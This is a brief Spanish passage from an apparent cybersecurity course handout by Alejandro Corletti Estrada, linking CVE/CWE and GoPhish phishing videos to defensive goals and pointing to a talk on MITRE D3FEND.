- **Videos de análisis de CVE/CWE** → Hardening + mitigación
- **Videos de GoPhish y phishing** → Engaño y detección

Es un framework (entorno) perfecto para consolidar el aprendizaje del ciclo.

Alejandro Corletti Estrada

www.darFe.es

6

El desarrollo de este tema lo desarrollamos en detalle en el video 177
(Obligatorio).

 **MITRE D3FEND: Cómo defendernos - Charla 177 -**
Aprendiendo Ciberseguridad paso a paso

<https://youtu.be/SqtGd4KnZvE>

APRENDIENDO
CIBERSEGURIDAD
PASO A PASO



MITRE D3FEND



ALEJANDRO CORLETTI ESTRADA
www.darfe.es
CHARLA 177:
MITRE D3FEND

